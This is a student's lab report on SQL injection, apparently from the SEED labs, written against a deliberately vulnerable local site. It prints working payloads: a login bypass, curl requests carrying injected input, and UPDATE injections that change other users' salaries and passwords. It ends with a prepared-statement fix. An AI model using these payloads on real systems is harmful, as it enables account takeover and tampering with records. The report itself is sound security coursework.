

CSE565 Lab 2

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Academic Integrity Statement:

I, **Sri Charan Reddy Teegala** have read and understood the course academic integrity policy.
(Your report will not be graded without filling your name in the above AI statement)

Task 1: Get Familiar with SQL Statements

Steps Performed:

- Loaded the *sqlab_users* database
- Used *show_tables* command to print out all the tables of the database *sqlab_users*.
- In the credential table, executed a command to get details of the employee "Alice"

Observations:

- After executing the command, all the details of Alice stored in credential table like Name, EID, Salary, birth, SSN, PhoneNumber, Address, Email, NickName, Password as shown in Fig (1).

Code and Explanation:

```
select * from credential where Name="Alice";
```

This SQL statement retrieves all columns (*) from every row in the credential table whose Name column exactly matches the string, Alice.

Screenshot:

```
seed@VM: ~/.../Labsetup
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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential where Name="Alice";
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql> 
```

Fig (1)

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.

Steps Performed:

- Used docker commands to build and start the containers.
- Mapped local IP host to seed-server.com by adding it to /etc/hosts file.
- Opened the webpage at <https://www.seed-server.com>
- Entered the input of username as Admin'—and leaving password empty.
- Clicked login button to bypass the authentication and gained accessed the Admin's account.




Fig (2.1.1)

Observations:

- Successfully bypassed the authentication by using comments in the input field to skip password verification in SQL query
- Logged into Admin account and able to access data of all the users in credential table in db.




Fig (2.1.2)

Task 2.2: SQL Injection Attack from command line.

Steps Performed:

- To perform the SQL Injection attack from the command line we can use curl command to directly call the endpoint.
- Without encoded payload:

```
curl 'http://www.seed-server.com/unsafe_home.php?username=Admin--&Password='
```

- By encoding the payload

```
curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27--+&Password='
```

- Executed both these commands from CLI.

Observations:

- It fetched data for the encoded payload i.e., we encoded ' as %27 and space is encoded as '+'
- For curl to work we need to provide params like how browsers handle them so encoding them is the way to go.

Screenshots:

```
seed@VM: ~/.../image_www$ curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27--+&Password='
[10/01/25]seed@VM:~/.../image_www$
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syrr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
```

Fig (2.2.1)

```
seed@VM: ~/.../image_www$
  <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="button" id="logoutBtn" class="nav-link my-2 my-lg-0">Logout</button></div><div class="container"><div class="text-center"><b> User Details </b></div><hr><br>
  <table class="table table-striped table-bordered"><thead class="thead-dark"><tr><th scope="col">Username</th><th scope="col">EId</th><th scope="col">Salary</th><th scope="col">BirthDay</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><th scope="row"> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ryan</th><td>30000</td><td>40000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>
  <div class="text-center">
    <p>
      Copyright &copy; SEED LABS
    </p>
  </div>
</div>
<script type="text/javascript">
  function logout(){
    location.href = "logout.php";
  }
</script>
</body>
</html>
[10/01/25]seed@VM:~/.../image_www$
```

Fig (2.2.2)

Task 2.3: Append a new SQL statement.

Steps Performed:

- Appended a new SQL UPDATE statement into the param sent for username

```
Admin'; UPDATE credential set Salary=20001 where Name="Alice"; --
```

Observations:

- Attempt to execute multiple SQL commands at once failed because query() function can only run one query at a time
- Therefore, the server responds with an error.

Screenshots:




Fig (2.3)

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.


Steps Performed:

- Open the website www.seed-server.com and log in using user Alice Credentials
- Click on Edit profile route on the nav bar.

- Injected the following payload into an input field which adds the required update columns and comments the rest.

Ali', salary=45000 where name='Alice' --

- Clicked on the update button to execute the query.



The screenshot shows a web browser window with the URL `www.seed-server.com/unsafe_edit_frontend.php`. The page title is "Alice's Profile Edit". It contains a form with the following fields:

- NickName:
- Email:
- Address:
- Phone Number:
- Password:

Below the form is a green "Save" button. At the bottom of the page, it says "Copyright © SEED LABS".

Fig (3.1.1)

Observations:

- Successfully updated the salary field using the payload mentioned above.
- Commenting out the rest of the query also adding nickname as 'Ali' checking if the current field works.




Fig (3.1.2)

Task 3.2: Modify other people' salary.

Steps Performed:

- Open the website www.seed-server.com and log in using user Alice Credentials
- Click on Edit profile route on the nav bar.
- Injected the following payload into an input field which adds the required update columns and comments the rest.

' , salary=1 where name='Boby' -

- Submitted the form and updated the salary of Boby in the database.




Fig (3.2.1)

Observations:

- After submitting the form, Bob's salary has been updated.
- By using SELECT command on the database we can see that the salary was changed to \$1.

Explanation:

- As the code executes the input fields directly on the db without checking for authentication, any user can access data by SQL injections.

```
seed@VM: ~/Labsetup
[10/01/25]seed@VM:~/Labsetup$ docker exec -it mysql-10.9.0.6 mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 101
Server version: 8.0.22 MySQL Community Server - GPL

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from credential where name='boby';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Fig (3.2.2)

Task 3.3: Modify other people's password.

Steps Performed:

- Open the website www.seed-server.com and log in using user Alice Credentials
- Click on Edit profile route on the nav bar.
- Injected the following payload into an input field such that the password I changed to 1234 (hashed with sha1)

' , password=sha1(1234) where name='Boby' --

- Submitted the form and updated the password of Bobby in the database.

The screenshot shows a web browser window with the URL www.seed-server.com/unsafe_edit_frontend.php. The page title is "Alice's Profile Edit". The form has the following fields:

- NickName:
- Email:
- Address:
- Phone Number:
- Password:

A green "Save" button is located below the form fields. The footer of the page reads "Copyright © SEED LABS".

Fig (3.3.1)

Observations:

- Bobby's password in the database has been updated and verified by checking the new hash value in the db.
- New password has been verified by authenticating using the new password and fetching bobby's information.

```
seed@VM: ~/.../Labsetup
[10/01/25]seed@VM:~/.../Labsetup$ docker exec -it mysql-10.9.0.6 mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 140
Server version: 8.0.22 MySQL Community Server - GPL

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from credential where name='boby';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | Boby | 20000 | 2 | 4/20 | 10213352 | | | | | 7110eda4d09e062aa5e4a390b0a572ac0d2c0220 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> █
```

Fig (3.3.2)




Fig (3.3.3)


 Home Edit Profile Logout	
<h3>Boby Profile</h3>	
Key	Value
Employee ID	20000
Salary	2
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Fig (3.3.4)

Task 4: Countermeasure — Prepared Statement

Steps performed:

- In this task, the goal is to modify the unsafe.php file such that it prevents SQL Injection attacks by using prepared statements.
- We will replace the vulnerable SQL query using `$conn->query()` with a prepared statement which is `$conn->prepare()`.

Code and Explanation:

```

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");


$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary,
$bind_ssn) ;
$stmt->fetch();

$id = $bind_id;
$name = $bind_name;
$eid = $bind_eid;

```

```
$salary = $bind_salary;  
$ssn = $bind_ssn;
```

- We use '?' as placeholders in the SQL query inside the prepare statement and when we receive user input we bind them using bind_param() method.
- Now the results will be fetched securely using bind_result() and fetch methods.
- We initialize each variable now with the output values fetched.

A screenshot of a terminal window with a dark background. The window title is 'seed@VM: ~/../defense'. The terminal shows the GNU nano 4.8 editor editing a file named 'unsafe.php'. The code is a PHP script that connects to a database, executes a query, and fetches results using prepared statements and binding. The code includes comments and variable assignments for database connection, query execution, and result fetching. The code is as follows:

```
// create a connection  
$conn = getDB();  
  
// do the query  
// $result = $conn->query("SELECT id, name, eid, salary, ssn  
// FROM credential  
// WHERE name= '$input_undef' and Password= '$hashed_pwd'");  
  
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn  
FROM credential  
WHERE name= ? and Password= ? ");  
$stmt->bind_param("ss", $input_undef, $hashed_pwd);  
$stmt->execute();  
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_ssn);  
$stmt->fetch();  
  
$id = $bind_id;  
$name = $bind_name;  
$eid = $bind_eid;  
$salary = $bind_salary;  
$ssn = $bind_ssn;  
  
// Sri Charan Reddy Teegala (50681752)  
  
//if ($result->num_rows > 0) {  
// only take the first row
```

Fig (4.1)

Observations:

- Checked if the users are able to authenticate which proves that the new code works.




Fig (4.2)

